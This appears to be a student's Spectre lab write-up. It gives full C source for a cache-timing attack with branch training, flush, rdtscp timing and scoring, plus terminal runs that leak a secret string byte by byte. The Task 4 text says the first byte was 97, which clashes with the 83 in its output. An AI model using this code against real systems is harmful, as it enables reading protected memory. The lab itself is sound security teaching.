
```
[10/14/2019]Chirag@VM:~/.../Task3$ gcc -march=native SpectreExperiment.c
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ 
```

Task 4

Experiment.

I compile the following code and here we can see that the first character of the secret data can be found to be 97. Here the accuracy is very low.

```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
  printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
    }
  }
}
void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  // Train the CPU to take the true branch inside restrictedAccess().
  for (i = 0; i < 10; i++) {
   _mm_clflush(&buffer_size);
   restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++) { }
  // Ask restrictedAccess() to return the secret in out-of-order execution.
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}

int main() {
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);
  spectreAttack(larger_x);
  reloadSideChannel();
  return (0);
}
```



```
[10/14/2019]Chirag@VM:~/.../Task4$ gcc -march=native SpectreAttack.c
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/2019]Chirag@VM:~/.../Task4$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/2019]Chirag@VM:~/.../Task4$ 
```


Task 5.

Improving the accuracy of the spectre attack.

Here we want the 0 to be skipped. So instead of initializing max to 0, we initialize it to 1. By doing this we don't take the max but instead take the second highest data. This is because the first element in the cpu would be arrayl[0*4096 + 1024]. Since this value is already in the cpu cache, it will always be of a higher value. Hence assuming the secret data does not have 0, we skip 0's.

Code:

```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    _mm_clflush(&buffer_size);
    for (z = 0; z < 100; z++) { }
    restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Ask victim() to return the secret in out-of-order execution.
  for (z = 0; z < 100; z++) { }
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}

int main() {
  int i;
  uint8_t s;
  size_t larger_x = (size_t)(secret-(char*)buffer);
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;
  for (i = 0; i < 1000; i++) {
    spectreAttack(larger_x);
    reloadSideChannelImproved();
  }
  int max = 1;
  for (i = 1; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }
  printf("Reading secret value at %p = ", (void*)larger_x);
  printf("The  secret value is %d\n", max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```



```
[10/14/2019]Chirag@VM:~/.../Task5$ gcc SpectreAttackImproved.c -march=n
ative
[10/14/2019]Chirag@VM:~/.../Task5$ ./a.out
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 15
[10/14/2019]Chirag@VM:~/.../Task5$ ./a.out
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 52
[10/14/2019]Chirag@VM:~/.../Task5$ ./a.out
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 56
[10/14/2019]Chirag@VM:~/.../Task5$ ./a.out
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 99
[10/14/2019]Chirag@VM:~/.../Task5$ ./a.out
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 53
[10/14/2019]Chirag@VM:~/.../Task5$ ./a.out
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 34
[10/14/2019]Chirag@VM:~/.../Task5$ ./a.out
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 176
[10/14/2019]Chirag@VM:~/.../Task5$ ./a.out
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 95
[10/14/2019]Chirag@VM:~/.../Task5$
```

Task 6

Stealing the entire string

Here we modify the code in the previous task to match it to the length of the string(17).


On running the code 17 times with the address of the buffer being incremented one at a time. We are able to steal the entire string from the cpu cache.

Code:

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <string.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
```

```c
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    _mm_clflush(&buffer_size);
    for (z = 0; z < 100; z++) { }
    restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Ask victim() to return the secret in out-of-order execution.
  for (z = 0; z < 100; z++) { }
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}

int main() {
  int i;
  uint8_t s;
  for (int x = 0; x<17; x++)
  {
    memset(scores, 0, sizeof(scores));
    size_t larger_x = (size_t)(secret-(char*)buffer + x);
    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;
    for (i = 0; i < 1000; i++) {
      spectreAttack(larger_x);
      reloadSideChannelImproved();
    }
    int max = 1;
    for (i = 1; i < 256; i++){
     if(scores[max] < scores[i])
       max = i;
    }
    printf("Reading secret value at %p = ", (void*)larger_x);
    printf("The  secret value is %d \t %c\n", max,max);
    printf("The number of hits is %d\n", scores[max]);
  }
  return (0);
}
```

Here we observe the secret message character by character in the screenshot below.



```
[10/14/2019]Chirag@VM:~/.../Task6$ gcc SpectreAttackImproved.c -march=n
ative
[10/14/2019]Chirag@VM:~/.../Task6$ ./a.out
Reading secret value at 0xffffe878 = The  secret value is 83     S
The number of hits is 25
Reading secret value at 0xffffe879 = The  secret value is 111    o
The number of hits is 21
Reading secret value at 0xffffe87a = The  secret value is 109    m
The number of hits is 10
Reading secret value at 0xffffe87b = The  secret value is 101    e
The number of hits is 25
Reading secret value at 0xffffe87c = The  secret value is 32
The number of hits is 31
Reading secret value at 0xffffe87d = The  secret value is 83     S
The number of hits is 5
Reading secret value at 0xffffe87e = The  secret value is 101    e
The number of hits is 19
Reading secret value at 0xffffe87f = The  secret value is 99     c
The number of hits is 17
Reading secret value at 0xffffe880 = The  secret value is 114    r
The number of hits is 23
Reading secret value at 0xffffe881 = The  secret value is 101    e
The number of hits is 28
Reading secret value at 0xffffe882 = The  secret value is 116    t
The number of hits is 15
Reading secret value at 0xffffe883 = The  secret value is 32
The number of hits is 24
Reading secret value at 0xffffe884 = The  secret value is 86     V
The number of hits is 16
Reading secret value at 0xffffe885 = The  secret value is 97     a
The number of hits is 22
Reading secret value at 0xffffe886 = The  secret value is 108    l
The number of hits is 20
Reading secret value at 0xffffe887 = The  secret value is 117    u
The number of hits is 26
Reading secret value at 0xffffe888 = The  secret value is 101    e
The number of hits is 18
[10/14/2019]Chirag@VM:~/.../Task6$ 
```

Thus the spectre vulnerability has been exploited.